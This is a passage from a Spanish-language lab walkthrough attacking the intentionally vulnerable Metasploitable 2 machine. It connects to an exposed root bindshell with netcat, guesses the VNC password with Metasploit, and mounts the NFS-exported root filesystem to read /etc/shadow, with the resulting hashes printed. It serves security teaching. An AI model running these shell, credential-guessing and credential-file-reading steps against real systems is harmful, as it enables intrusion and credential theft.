- **Confianza:** Se basa mucho en archivos de "confianza" (.rhosts), lo que permite que si una máquina confía en otra, podamos entrar sin siquiera poner contraseña.

Ingresamos con

```
rlogin -l msfadmin 192.168.118.129
```

- **rlogin:** El programa cliente.
- **-l:** Flag para especificar el **Login name** (el usuario).
- **msfadmin:** El nombre del usuario con el que queremos entrar.
- **192.168.118.129:** La dirección IP de la víctima.

¿Qué aprendemos de esto en Seguridad?

Concepto	Explicación Técnica
Sniffing	Si alguien en nuestra red usa rlogin, podemos capturar su contraseña fácilmente usando Wireshark , ya que no hay cifrado.
Rhost Misconfiguration	Si logramos modificar el archivo <i>/etc/hosts.equiv</i> o <i>~/.rhosts</i> de la víctima, podríamos entrar siempre sin contraseña desde nuestra IP.
Obsolescencia	Nos enseña por qué SSH es vital: SSH hace lo mismo que Rlogin, pero añade una capa de cifrado AES y autenticación por llaves.

Diferencia con lo que ya hicimos:

- **Postgres/IRC:** Usaste vulnerabilidades en el software (exploits) para entrar "por la fuerza".
- **Rlogin:** Estás usando una **función legítima** del sistema que simplemente es insegura por diseño. Es como entrar por la puerta principal porque el dueño dejó la llave puesta y la puerta es de cristal transparente.

```
(ozone@kali)-[~]  
$ rlogin -l msfadmin 192.168.118.129  
Last login: Mon Mar 30 11:25:00 EDT 2026 on pts/3  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ whoami  
msfadmin  
msfadmin@metasploitable:~$ pwd  
/home/msfadmin  
msfadmin@metasploitable:~$
```


13. Explotando Bindshell (1524)

¿Qué es una Bindshell?

Una **Bindshell** (o shell vinculada) es un tipo de conexión donde el objetivo (la víctima) abre un puerto de comunicación y "vincula" (bind) una terminal (shell) a ese puerto. Básicamente, el servidor se queda escuchando y esperando a que cualquier atacante se conecte para entregarle el control.

Es lo opuesto a una **Reverse Shell**, donde el objetivo es quien inicia la conexión hacia el atacante para evadir firewalls.

Nuestro análisis con `nmap -p- -sV 192.168.118.129`

512/tcp	open	exec	Netkit rsh
513/tcp	open	login?	
514/tcp	open	shell	Netkit rshd
1099/tcp	open	java-rmi	GNU Classpath grmiregistry
1524/tcp	open	bindshell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100003)
2121/tcp	open	ftp	ProFTPD 1.3.1
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
3632/tcp	open	distccd	distccd v1 ((GNU) 4.2.4 (Ubuntu 4


Ingresamos con netcat y vemos que tenemos acceso como root.

`nc 192.168.118.129 1524`

```
(ozone@kali)-[~]
$ nc 192.168.118.129 1524
root@metasploitable:/# whoami
root
root@metasploitable:/#
```

Diferencia clave con una shell normal

A diferencia de una conexión segura como **SSH**, una Bindshell por Netcat **no está cifrada**. Cualquier persona en la misma red podría capturar el tráfico con Wireshark y ver exactamente qué comandos estamos ejecutando y qué archivos estamos leyendo.



14. Explotando VNC (5900)

El puerto **5900** es la puerta de entrada al servicio **VNC (Virtual Network Computing)**. Para entenderlo de forma sencilla, imagina que es un "TeamViewer" o "AnyDesk" antiguo, pero con una seguridad mucho más relajada (especialmente en máquinas de práctica como Metasploitable 2).

```
(ozone@kali)-[~]
$ nmap -p 5900 -sV 192.168.118.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-02 13:05 -0300
Nmap scan report for 192.168.118.129
Host is up (0.00037s latency).

PORT      STATE SERVICE VERSION
5900/tcp  open  vnc      VNC (protocol 3.3)
MAC Address: 00:0C:29:CD:40:B9 (VMware)
```

Vemos que el puerto está abierto y nos informa el tipo de servicio.

Más allá de repetir los mismos pasos de abrir la consola de metasploitable y buscar alguna herramienta que nos sirva, entendamos la lógica para buscar.

Si simplemente busco **search vnc** aparecerá una gran lista que hace difícil elegir la correcta.

```
144 payload/windows/x64/vncinject/reverse_tcp_uuid . normal
No Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support (Window
s x64)
145 payload/windows/x64/vncinject/bind_named_pipe . normal
No Windows x64 VNC Server (Reflective Injection), Windows x64 Bind Named Pipe Stager
146 payload/windows/x64/vncinject/bind_tcp . normal
No Windows x64 VNC Server (Reflective Injection), Windows x64 Bind TCP Stager
147 payload/windows/x64/vncinject/bind_ipv6_tcp . normal
No Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager
148 payload/windows/x64/vncinject/bind_ipv6_tcp_uuid . normal
No Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager with UUID S
upport
149 payload/windows/x64/vncinject/reverse_winhttp . normal
No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (winhttp)
150 payload/windows/x64/vncinject/reverse_http . normal
No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
151 payload/windows/x64/vncinject/reverse_https . normal
No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
152 payload/windows/x64/vncinject/reverse_winhttps . normal
No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (winhttp)
153 payload/windows/x64/vncinject/reverse_tcp . normal
No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse TCP Stager
```


153 resultados, entonces ¿cómo saber cuál deberíamos utilizar?

Entre las categorías de herramientas principales tenemos exploits, payload, auxiliary...

- Si el camino empieza por auxiliary/scanner/..., es para buscar contraseñas o información.
- Si el camino empieza por exploit/..., es para tomar el control del sistema aprovechando un fallo técnico.

Entonces lo que queremos en este caso es buscar contraseñas por lo que ajustaremos nuestra búsqueda y usaremos `search vnc type:auxiliary`

```
msf > search vnc type:auxiliary

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
0  auxiliary/scanner/vnc/ard_root_pw        .               normal No     Apple Remote Desktop
Root Vulnerability
1  auxiliary/server/capture/vnc             .               normal No     Authentication Capture
e: VNC
2  auxiliary/admin/vnc/realvnc_41_bypass    2006-05-15      normal No     RealVNC NULL Authentication Mode Bypass
3  auxiliary/scanner/http/thinvnc_traversal 2019-10-16      normal No     ThinVNC Directory Traversal
4  auxiliary/scanner/vnc/vnc_none_auth      .               normal No     VNC Authentication No
ne Detection
5  auxiliary/scanner/vnc/vnc_login          .               normal No     VNC Authentication Scanner

Interact with a module by name or index. For example info 5, use 5 or use auxiliary/scanner/vnc/vnc_login
```

Como podemos ver en la imagen, la lista se redujo solo a 5 posibilidades. Usare la #5 , le enviare un `show options` y ajustaré los parámetros para `RHOSTS` y `STOP_ON_SUCCESS` en true.

```
msf auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.118.129
RHOSTS => 192.168.118.129
msf auxiliary(scanner/vnc/vnc_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.118.129:5900 - 192.168.118.129:5900 - Starting VNC login sweep
[!] 192.168.118.129:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.118.129:5900 - 192.168.118.129:5900 - Login Successful: :password
[*] 192.168.118.129:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/vnc/vnc_login) >
```


Podemos ver como metasploitable dio con un login exitoso con la password: **password**

Desde una nueva terminal en Kali ingresaremos a

```
vncviewer 192.168.118.129
```

```
(ozone@kali)-[~] amework/data/wordlists/v
$ vncviewer 192.168.118.129
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

Ingresamos la contraseña y podemos ver una ventana en la que estamos como el usuario **root**



Como siempre digo que es importante entender mas que solo copiar comandos, quiero dejar en claro la lógica tras la elección de la herramienta y planteo la pregunta.

¿Porque querría yo utilizar un login antes que un exploit?

Esa es una de las que debemos hacernos en seguridad ofensiva. La respuesta corta es: **el sigilo, la fiabilidad y el "ruido" en la red.**

En el mundo real (*fuera de Metasploitable*), un hacker o un auditor de seguridad siempre preferirá una **mala configuración** (como una contraseña débil) antes que un **exploit de software**. He aquí el por qué:

1. Fiabilidad (¿Funciona o no funciona?)

- **El login:**

Si la contraseña es "password", el servicio dejará entrar el 100% de las veces. Es una función legítima del sistema.

- **El exploit:**

Un exploit aprovecha un fallo en la memoria (como un *Buffer Overflow*). Si el sistema operativo tiene una protección que no esperabas o si el exploit está mal programado, el servicio se **caerá (crash)**.

- **Riesgo:** Si tiramos el servicio VNC de un servidor de producción, el administrador recibirá una alerta inmediata y perderemos nuestra única entrada.

2. El "ruido" y la detección (Sigilo)

- **El login:**

Para un sistema de monitoreo (IDS/IPS), un login exitoso parece tráfico normal de un administrador. Si no hacemos fuerza bruta masiva (miles de intentos), podemos pasar desapercibidos.

- **El exploit:**

Lanzar un exploit suele generar patrones de tráfico muy extraños y ruidosos que disparan todas las alarmas. Es como intentar abrir una puerta con una ganzúa electrónica en lugar de usar la llave que estaba debajo del tapete.

¿Por qué específicamente en el puerto 5900?

La razón por la que usamos **vnc_login** primero en este puerto es por la naturaleza del servicio VNC:

1. **Diseño:** VNC fue diseñado para ser simple. Muchas versiones antiguas no tienen bloqueo de cuenta (podemos intentar mil claves y no pasa nada) o usan contraseñas de texto plano.
2. **Falta de parches:** A diferencia de un navegador web, la gente rara vez actualiza su servidor VNC. Es más probable que el administrador haya puesto una clave fácil (123456, admin, password) a que el software tenga un agujero de seguridad complejo que permita ejecución remota de código (RCE).
3. **Acceso total:** Un exploit a veces solo nos da una "shell" limitada. Un login exitoso en VNC nos da el **escritorio completo**, lo cual es mucho más potente para un atacante.

El orden de ataque profesional (la regla de oro)

Un profesional siempre sigue este orden para no "romper" nada:

1. **Enumeración:** Ver qué hay (Nmap).
2. **Análisis de configuración:** ¿Hay contraseñas por defecto? ¿Permite acceso anónimo? (Aquí entra **vnc_login**).
3. **Explotación:** Si lo anterior falla, buscamos un fallo en el código del programa (Exploit).

Comparativa rápida:

Método	Esfuerzo	Riesgo de romper el sistema	Probabilidad de detección
Login (Credenciales)	Bajo	Cero	Baja
Exploit (Fallo de software)	Alto	Alto	Muy Alta

¿Y qué es eso de vncviewer 192.168.118.129?

vncviewer es un programa que permite ver y controlar la pantalla de otra computadora a través de la red, como si estuviésemos sentados frente a ella.

- **Es el "Control Remoto":** Mientras que con Metasploit adivinamos la contraseña, con vncviewer usamos esa contraseña para abrir la ventana visual del objetivo.
- **Interfaz gráfica (GUI):** No solo vemos letras y comandos; vemos el escritorio, las ventanas, el ratón y los iconos de la víctima.
- **Control total:** Nos permite hacer clic, abrir carpetas y ejecutar programas usando nuestro propio mouse y teclado sobre la máquina remota.

El flujo del ataque que hicimos:

1. **Metasploit (vnc_login):** Actúa como el "ladrón" que prueba llaves hasta que una abre la cerradura. Encuentra que la clave es *"password"*.
2. **vncviewer:** Actúa como la "persona que entra" una vez que ya tiene la llave. Abre la puerta y toma el control visual.

15. Privilege Escalation via Port 2049: NFS

¿Qué es NFS y por qué es peligroso?


NFS permite a un servidor compartir carpetas a través de la red como si fueran discos duros locales. El problema en Metasploitable 2 es que el servidor permite "montar" el directorio raíz (/) con una opción llamada **no_root_squash**.

Normalmente, si nos conectamos como root desde nuestro Kali a un NFS, el servidor nos "aplasta" (squash) y nos convierte en un usuario sin poder (nobody). Si **no_root_squash** está activo, el servidor **nos cree** y nos deja actuar como root sobre sus archivos.

Enumeración

Primero, desde la terminal de Kali, usamos el comando **showmount** para ver qué carpetas está exportando la víctima:

```
showmount -e 192.168.118.129
```



```
(ozone@kali)-[~]  
$ showmount -e 192.168.118.129  
Export list for 192.168.118.129:  
/ *
```

Vemos / *

Eso significa que el directorio raíz (/) está compartido con **todo el mundo** (*). Es el escenario ideal para un atacante.

A continuación vamos a engañar al sistema. Crearemos una carpeta en nuestro Kali y "engancharemos" el disco duro de la víctima en ella.

Creamos el punto de montaje:

```
(ozone@kali)-[~]  
$ mkdir /tmp/victima_nfs
```

Monta el sistema de archivos remoto:

```
(ozone@kali)-[~]  
$ mount -t nfs 192.168.118.129:/ /tmp/victima_nfs  
mount.nfs: failed to apply fstab options
```

Se puede ver como envía un error por no tener los privilegios, por lo tanto sudo

```
(ozone@kali)-[~]  
$ sudo mount -t nfs 192.168.118.129:/ /tmp/victima_nfs  
[sudo] password for ozone:  
Created symlink '/run/systemd/system/remote-fs.target.wants/rpc-statd.service' → '/usr/lib/systemd/system/rpc-statd.service'.
```

Ahora, si hacemos `ls /tmp/victima_nfs` veremos los archivos reales de Metasploitable 2.

```
(ozone@kali)-[~]  
$ ls -l /tmp/victima_nfs  
total 116  
drwxr-xr-x  2 root root  4096 May 13  2012 bin  
drwxr-xr-x  3 root root  4096 Apr 28  2010 boot  
lrwxrwxrwx  1 root root    11 Apr 28  2010 cdrom → media/cdrom  
drwxr-xr-x  2 root root  4096 Apr 28  2010 dev  
drwxr-xr-x 94 root root  4096 Apr  2 16:06 etc  
drwxr-xr-x  6 root root  4096 Apr 16  2010 home  
drwxr-xr-x  2 root root  4096 Mar 16  2010 initrd  
lrwxrwxrwx  1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server  
drwxr-xr-x 13 root root  4096 May 13  2012 lib  
drwx----- 2 root root 16384 Mar 16  2010 lost+found  
drwxr-xr-x  4 root root  4096 Mar 16  2010 media  
drwxr-xr-x  3 root root  4096 Apr 28  2010 mnt  
-rw----- 1 root root 28172 Apr  2 15:55 nohup.out  
drwxr-xr-x  2 root root  4096 Mar 16  2010 opt  
dr-xr-xr-x  2 root root  4096 Apr 28  2010 proc  
drwxr-xr-x 13 root root  4096 Apr  2 15:55 root  
drwxr-xr-x  2 root root  4096 May 13  2012/sbin  
drwxr-xr-x  2 root root  4096 Mar 16  2010/srv  
drwxr-xr-x  2 root root  4096 Apr 28  2010/sys  
drwxrwxrwt  4 root root  4096 Apr  2 15:55 tmp  
drwxr-xr-x 12 root root  4096 Apr 28  2010/usr  
drwxr-xr-x 14 root root  4096 Mar 17  2010/var  
lrwxrwxrwx  1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
```

Ahora podemos leer archivos sensibles que normalmente están bloqueados. Probemos a ver el archivo de contraseñas ocultas de la víctima:

```
sudo cat /tmp/victima_nfs/etc/shadow
```

```
(ozone@kali)-[~]
$ sudo cat /tmp/victima_nfs/etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy*:14684:0:99999:7:::
www-data*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
irc*:14684:0:99999:7:::
gnats*:14684:0:99999:7:::
nobody*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp*:14684:0:99999:7:::
syslog*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind*:14685:0:99999:7:::
postfix*:14685:0:99999:7:::
ftp*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55*:14691:0:99999:7:::
distccd*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
statd*:15474:0:99999:7:::
```

Ver esto significa que tenemos acceso total a los "hashes" de las contraseñas de todos los usuarios de la máquina.

15.1 Explicación del comando showmount

El comando showmount es una herramienta de consulta que se utiliza para interrogar a un servidor sobre su configuración de **NFS (Network File System)**. Es como preguntarle a un vecino: "Oye, ¿qué carpetas de tu casa dejaste abiertas para que cualquiera pueda entrar?".

1. Su función principal

NFS funciona compartiendo directorios (llamados "exports"). El comando **showmount** se comunica con el servicio **mountd** del objetivo para obtener la lista de esos directorios compartidos.

2. El parámetro -e (Exports)

Cuando ejecutamos **showmount -e 192.168.118.129**, el parámetro **-e** le pidió al servidor que mostrara su **lista de exportaciones**.

Lo que viste: / *

Lo que significa:

- **/**: El servidor está compartiendo su **directorio raíz** (todo el sistema de archivos, incluyendo archivos de configuración, contraseñas y datos de usuario).
- *****: Es un comodín (wildcard) que significa que **cualquier dirección IP** tiene permiso para intentar montar esa carpeta.

3. ¿Por qué es vital para un Hacker?

En una auditoría de seguridad, **showmount** es el paso que confirma si existe una **vulnerabilidad de confianza**.

Si un administrador configura mal el archivo `/etc/exports` en el servidor, **showmount** revelará el camino exacto para entrar sin explotar ningún fallo de software. Es pura **enumeración**.

Los 3 estados comunes que podríamos ver:

- **"clnt_create: RPC: Program not registered"**: El servidor no tiene NFS activo
- **/home/usuario 192.168.1.50**: El servidor comparte una carpeta específica solo con una IP específica (seguridad moderada).
- **/ *** (**Lo que encontramos**): Desastre total. El servidor confía en todo el mundo.

Conclusión

Lecciones del entorno de red y post-explotación

El análisis exhaustivo de Metasploitable 2 permite concluir que la seguridad de un servidor no reside únicamente en qué puertos están abiertos, sino en la **configuración específica y la actualización** de cada servicio.

La exitosa explotación de protocolos inherentemente inseguros como **Telnet** y **FTP** subraya los riesgos de transmitir información en texto plano, mientras que la vulneración del puerto 80 vía **PHP CGI** y del puerto 445 mediante **Samba** resalta la importancia de mitigar vulnerabilidades de ejecución remota de comandos.

Un punto destacado del aprendizaje es la experiencia con el método RSA para SSH; este "muro" técnico enseña que los exploits no son herramientas mágicas y que su éxito depende de que la vulnerabilidad sea real y esté presente en la configuración del objetivo.

Finalmente, la obtención de sesiones de **Meterpreter** ilustra la transición de un acceso básico a un control avanzado y persistente, consolidando una visión integral de las capacidades que un atacante puede obtener si no se aplican los parches y las mejores prácticas de endurecimiento (*hardening*) de sistemas.

